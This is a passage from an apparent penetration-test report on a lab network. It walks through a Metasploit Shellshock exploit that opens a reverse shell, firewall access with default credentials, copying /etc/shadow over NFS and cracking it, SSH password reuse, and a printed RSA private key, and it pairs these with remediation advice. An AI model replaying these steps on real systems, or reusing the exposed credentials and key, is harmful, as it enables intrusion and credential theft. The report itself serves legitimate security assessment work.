- **192.168.0.66** IP address is running an Ubuntu Linux.

Security weaknesses

Network security is defined as the protection of networks and associated services against unauthorised manipulation, destruction, or disclosure, but also the assurance that the network performs in crucial conditions without causing harm to either the user or the employee. It also comprises provisions implemented in an underlying computer network infrastructure, policies adopted by the network administrator to secure the network and network-accessible resources from illegal access (Forcepoint, 2019).

In this section, a detailed evaluation of security weaknesses found on the network will be discussed. It will also include a demonstration of how those vulnerabilities were exploited and how that could be prevented.

Firewall

A firewall is a network security device that monitors both incoming and outgoing network traffic and allows or denies data packets depending on a set of security rules (Cisco, 2019).

This section covers the technique used to evade the firewall which allowed to perform a host discovery and enumeration of the devices ‘hidden’ behind it.

As mentioned in the “192.168.0.240/30 Network – DMZ – Firewall Discovery” section, the only accessible host behind the firewall was the 192.168.0.242 Web Server. Using Nikto (open-source web server scanner) it was discovered that the server is vulnerable to the ‘shellshock’ (Figure 24).

Figure 24 Nikto scan result

Using Metasploit and “apache_mod_cgi_bash_env_exec” exploit (Figure 25) it was possible to establish a reverse shell on a 192.168.0.242 host (Figure 26).

```
msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > show options

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):

   Name            Current Setting  Required  Description
   ----            ---------------  --------  -----------
   CMD_MAX_LENGTH  2048             yes       CMD max line length
   CVE             CVE-2014-6271    yes       CVE to check/exploit (Accepted: CVE-2014-6271, CVE-
2014-6278)
   HEADER          User-Agent       yes       HTTP header to use
   METHOD          GET              yes       HTTP method to use
   Proxies                          no        A proxy chain of format type:host:port[,type:host:p
ort][ ... ]
   RHOSTS          192.168.0.242    yes       The target host(s), range CIDR identifier, or hosts
 file with syntax 'file:<path>'
   RPATH           /bin             yes       Target PATH for binaries used by the CmdStager
   RPORT           80               yes       The target port (TCP)
   SRVHOST         0.0.0.0          yes       The local host to listen on. This must be an addres
s on the local machine or 0.0.0.0
   SRVPORT         8080             yes       The local port to listen on.
   SSL             false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                          no        Path to a custom SSL certificate (default is random
ly generated)
   TARGETURI       cgi-bin/status   yes       Path to CGI script
   TIMEOUT         5                yes       HTTP read response timeout (seconds)
   URIPATH                          no        The URI to use for this exploit (default is random)
   VHOST                            no        HTTP server virtual host
```

Figure 25 Exploit options

```
[*] Started reverse TCP handler on 192.168.0.200:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (985320 bytes) to 192.168.0.234
[*] Meterpreter session 2 opened (192.168.0.200:4444 → 192.168.0.234:35435) at 2022-01-06 10:1
58 -0500

meterpreter > sysinfo
Computer     : 192.168.0.242
OS           : Ubuntu 14.04 (Linux 3.13.0-24-generic)
Architecture : x64
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
meterpreter >
```

Figure 26 Reverse Meterpreter shell

Remote access to webserver allowed to setup a pivot point and forward traffic so the firewall could be accessed.




Figure 27 portfwd command used on the web server

Port forwarding allowed to access the login website of pfSense which is an open-source firewall software.




Figure 28 pfSense login website

Using default username and password (Figure 29) which can be found in pfSense manual it was possible to access the configuration panel (Figure 30).




Figure 29 pfSense default credentials




Figure 30 pfSense dashboard

Access to the firewall allowed to add a firewall rule which allowed the incoming network traffic to pass-through.

Remediation

The server is using the outdated BASH version which is vulnerable to ‘shellshock’, it allows for a remote command execution through the Apache mod_cgi module.
To check if the system is vulnerable to shellshock the following command can be executed:

```
env 'VAR=() { :;}; echo Bash is vulnerable!' 'FUNCTION()=() { :;}; echo Bash is vulnerable!' bash -c "echo Bash Test"[1]
```

If the only thing that is output from the command is “Bash Test”, Bash is safe from Shellshock otherwise it has to be updated to the newest version.

[1] https://www.digitalocean.com/community/tutorials/how-to-protect-your-server-against-the-shellshock-bash-vulnerability

pfSense was configured with default credentials that allow to access admin account and all configuration settings. It is a good practice to change the ‘admin’ account name to something else. Log in to the pfSense and go to the System -> User Manager tab to change the admin’s default username and password (Figure 31).




Figure 31 changing the default pfSense admin username and password

The pfSense has been configured so it can be accessed via HTTP meaning that the communication between the firewall and user could be intercepted by a man-in-the middle attack.

Remediation

Go to System -> Advanced and set protocol to **HTTPS** (Figure 32)




Figure 32 enabling HTTPS on pfSense

NFS

Network File Sharing (NFS) is a protocol that allows to share directories and files over a network. Nmap scan confirms that NFS is configured on 4 hosts (Figure 33).

```
root@kali:~/Desktop# nmap -sV -p2049 -iL hosts
Starting Nmap 7.80 ( https://nmap.org ) at 2021-11-10 10:45 EST
Nmap scan report for 192.168.0.210
Host is up (0.0020s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  nfs     2-4 (RPC #100003)
MAC Address: 00:0C:29:AA:6E:93 (VMware)

Nmap scan report for 192.168.0.34
Host is up (0.0054s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  nfs     2-4 (RPC #100003)

Nmap scan report for 192.168.0.130
Host is up (0.0055s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  nfs     2-4 (RPC #100003)

Nmap scan report for 192.168.0.66
Host is up (0.0056s latency).

PORT     STATE SERVICE VERSION
2049/tcp open  nfs     2-4 (RPC #100003)
```

Figure 33 NFS service found on the hosts

Vulnerability

Wrongly configured NFS Privileges allowed to copy files which should be only accessible by the root user, most interesting one **/etc/shadow** which stores encrypted user password that later was cracked using 'john the reaper' password cracking tool.

The steps below show how to abuse wrongly configured NFS shares.

Firstly, make a new directory. Then run the mount command (Figure 34).

```
root@kali:/tmp# mkdir 192.168.0.210
root@kali:/tmp# mount -t nfs 192.168.0.210:/ /tmp/192.168.0.210
```

Figure 34 mounting the NFS share

Copy the **shadow** file that stores encrypted passwords and **passwd** files that stores user account information to the local machine (Figure 35).

```
root@kali:/tmp/192.168.0.210# cp /tmp/192.168.0.210/etc/shadow /root/Desktop/192.168.0.210/
root@kali:/tmp/192.168.0.210# cp /tmp/192.168.0.210/etc/passwd /root/Desktop/192.168.0.210/
```

Figure 35 copying the shadow file from the NFS share to the local machine

Run **unshadow** which is a part of john the ripper package (Figure 36).

```
root@kali:~/Desktop/192.168.0.210# unshadow passwd shadow > passwords.txt
Created directory: /root/.john
```

Figure 36 using the unshadow tool on the shadow file

Using '**john the ripper'** we were able to crack the **xadmin** password: **plums** (Figure 37).

```
root@kali:/tmp/192.168.0.210# john --wordlist=/usr/share/wordlists/rockyou.txt /root/Desktop/192.168.0.210/
passwords.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
plums            (xadmin)
1g 0:00:00:35 DONE (2021-11-09 12:33) 0.02808g/s 4717p/s 4717c/s 4717C/s rachael2..playpen
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:/tmp/192.168.0.210#
```

Figure 37 password cracking result

Remediation

no_root_squash allows remote root user to change any file on the shared system. The NFS was configured in the way that was allowing to mount it at the root directory of the drive (Figure 38).

```
root@xadmin-virtual-machine:/home/xadmin# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/ 192.168.0.*(ro,no_root_squash,fsid=32)
```

Figure 38 /etc/exports file controls which file systems are exported to remote hosts

To change the NFS configuration edit the **/etc/exports** file as shown in Figure 39.

```
root@xadmin-virtual-machine:/home/xadmin# cat /etc/exports
# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes       hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4        gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes  gss/krb5i(rw,sync,no_subtree_check)
#
/home/xadmin/ 192.168.0.*(ro,root_squash,fsid=32)
```

Figure 39 turning the root_squash on

Before we were able to access root directories and modify the files, now we are only able to mount the **xadmin** user directory (Figure 40).

```
root@kali:/tmp# mkdir nfs
root@kali:/tmp# mount -t nfs 192.168.0.210:/ /tmp/nfs
root@kali:/tmp# cd /tmp/nfs
root@kali:/tmp/nfs# ls
home
```

Figure 40 accessing mounted directory after applying root_squash

SSH

Bad practice of password reusing allowed to gain a remote access to the **192.168.0.34** host using SSH with the same login and password that was used to access **192.168.0.210** PC (xadmin:plums) (Figure 41)




Figure 41 remote access via SSH - password reuse

It was possible to remotely access the **192.168.0.34** and **192.168.0.210** hosts via SSH. It was not possible to access the **192.168.0.130** host because it has been configured to use a cryptographic key rather than a password.

Important information was displayed in the last login section after connecting to the **192.168.0.34** host, “this machine was accessed from **192.168.0.130** PC” (Figure 42).




Figure 42 'last login' message

It was not possible to access **192.168.0.130** PC from **Kali** because it was configured to by accessible with a private key (Figure 43).

```
root@kali:~/Desktop# ssh xadmin@192.168.0.130
The authenticity of host '192.168.0.130 (192.168.0.130)' can't be established.
ECDSA key fingerprint is SHA256:tZhkTHkpAE6l87Plxg7ElSjFvXs7t6/7sOnIf9V8esQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.130' (ECDSA) to the list of known hosts.
xadmin@192.168.0.130: Permission denied (publickey).
```

*Figure 43 **192.168.0.130** host SSH is configured to allow access only using a private key*

It was possible to access **192.168.0.130** PC through the SSH session to the **192.168.0.34** host (Figure 44 - Figure 45).

```
xadmin@xadmin-virtual-machine:~$ ssh xadmin@192.168.0.130
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Aug 22 07:12:18 2017 from 192.168.0.34
xadmin@xadmin-virtual-machine:~$
```

Figure 44 SSH access to the 192.168.0.130 host via SSH session to the 192.168.0.34 host




Figure 45 Explanation of the SSH connection

Accessing the **192.168.0.34** host, done either by remote access via SSH or by mounting NFS shares, allowed to access the **.ssh** folder which stored SSH private key (Figure 46).

```
root@kali:~/.ssh# ls -al
total 32
drwx------  2 root root  4096 Oct 29 14:47 .
drwxr-xr-x 32 root root  4096 Oct 29 14:24 ..
-rw-------  1 root root 12288 Oct 29 14:24 .config.swp
-rw-r--r--  1 root root  1676 Oct 29 14:41 id_rsa
-rw-r--r--  1 root root   411 Oct 29 14:41 id_rsa.pub
-rw-r--r--  1 root root   222 Oct 29 14:45 known_hosts
root@kali:~/.ssh#
```

Figure 46 Private key folder location

id_rsa file content that stores the SSH private key (Figure 47).

```
xadmin@xadmin-virtual-machine:~/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAunj8PKkVQgwDGeRscWSbEpfqwJjGbdXuu/XVYgZ1POmhefSN
BAA9fADmxhd+GMm9UmcsoJAIeOnvCRU3M4Vi4aIsXSFdpcqq9RUUGUkMSHA/92QH
/VsZxBIxNmQIFnp4z8v/xkiODjfXfbgZ7mEj+hkGMtcd5awTEvFm3JWj69yJRlE7
q/S1PEyfx/chu9sXngv0TgHwO/xb+BhoqqR525Rw6EfNcKQEJG156DMd86L3utbW
1TS/0idHBTRKc2TNyYSezaVlfpY6Fld9aH350CYkHpkj4ZhU9vRAPJmI34WozcWu
tnmm+8eJgtDQwGBmWuPZHh+ruWxW+Xu7awpZ3QIDAQABAoIBACv9BmO4707ZTpH5
FKvbM8m7FKHCaGzYnqywXVn2dAmeg30ld26OL/Lks4vfVtu6G3Mo65ok4BrF9KGL
462/tYfMnfKKQHEv0gxmoIsmdENSV4SgkFHv/7AFKp7OEipbUcyTLw8zZm9sNOVv
XI6jU71X0eKEZIUdhpJdaAp5MmYdBMhPHFcPoKqhONNJv5wqmTzuN10mda6DK6a2
UnsiGqN6n7gyitj9uGN0xWTVhGIrTzDrU1/z3r/i3UGmVTy1n0pHGzUJEkGEQpFc
v94aXsh1huqRzeSYR7QKDMGXxjNygbZwLl+24kd3BHdnqGqrrSIMKavPEE6Cj3QC
p4ajLvECgYEA7QXF6XVs7GslPAkGORsKJRdowiyRfza1Ri6Trsp3+ks3109ZdF7K
/QQQCjdxpiFXNdwRaUmrn+kvetQASwzKYj91hjZf0imZMjfpO2bJyKJ7dAyrDiUM
Ucf7Evr/eJaJiBjrUWWgJsmJlDtFM/Du6q2ckfppxaVccnAxlVL7wosCgYEAyWcY
U16JgtXCUsf5Afbzsp3UNIaM8SuMMvdBJWr+Xnx4Xax/0RiYKRXyYr96YJP5NJYR
ue0t36pqO8pYpPBkTkPPSWdx9woqu1cOhvoMu/YGGmBXQlbn4EWpv0+zgF5NDFtF
dCs1AVEFIRZUkucWeparsgtB6ycGMJkmuHPyajcCgYAoeFHgmNIuU+UZqRjM61cC
GksizGVTaU3uW8mPkLaHoAw60Sue+QiDxwvOEsVu7kZrxdWbOp75QOGAgW5DYj20
JM22StZ1lfC4aF+EavqNLWES4Y7bbWv7EsBF72Frf5igClEzprx/ou3Ax5X7VmoU
2+vd6Pnia2erioiMzIx8HQKBgQCREDSxN9KL7jM9NNPh2mHFMXD7ND6oJtmgi/7c
WKhGnhiEQA8AKFrQnQIspgYbMfm5Kq4×4Oe9xh0mW6RliNB2ntja4itv6F7G+Pl5
tvkdGSNkNCglnDr/iq2tIlcECugsEkGAXu6auCSdpFveQ5wpSAT7BKjCGyWWM3l0
Oe9NGQKBgHbtxRTB7Kho5/XDBHB47PcC+bjTNF96uF/r2ELCEQWHfOsx8m1veKNl
lmW4Xn81SY4TcOlTITiWktt7oUhQ7oVTTfSuS/y/CGq6hPWbLTjSPbbANYVFtxHn
xN01n1AYQgkXhhEaxqAYnzFOJPBBEqEXcrqViyWtuc1nYzYNSJZ4
-----END RSA PRIVATE KEY-----
```

Figure 47 Private Key

Using the private key from **192.168.0.30** host it was possible to remotely access **192.168.0.130** host (Figure 48).




Figure 48 adding the private key to the SSH authentication agent and accessing the 192.168.0.130 host

SSH to the **192.168.0.34** host allowed to execute a '**history'** command which displayed a list of the commands entered in the past (Figure 49). It contained important information that the host used SSH to connect to the **13.13.13.13** IP address.




Figure 49 terminal commands history

Metasploit was used to check if it is possible to establish a connection to the **13.13.13.13** host.(ssh_login module was used with previously discovered login/password Figure 50

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set password plums
password ⇒ plums
msf5 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.0.34
rhosts ⇒ 192.168.0.34
msf5 auxiliary(scanner/ssh/ssh_login) > set username xadmin
username ⇒ xadmin
msf5 auxiliary(scanner/ssh/ssh_login) > run

[+] 192.168.0.34:22 - Success: 'xadmin:plums' ''
[*] Command shell session 1 opened (192.168.0.200:42783 → 192.168.0.34:22) at 2021-10-29 13:34:32 -0400
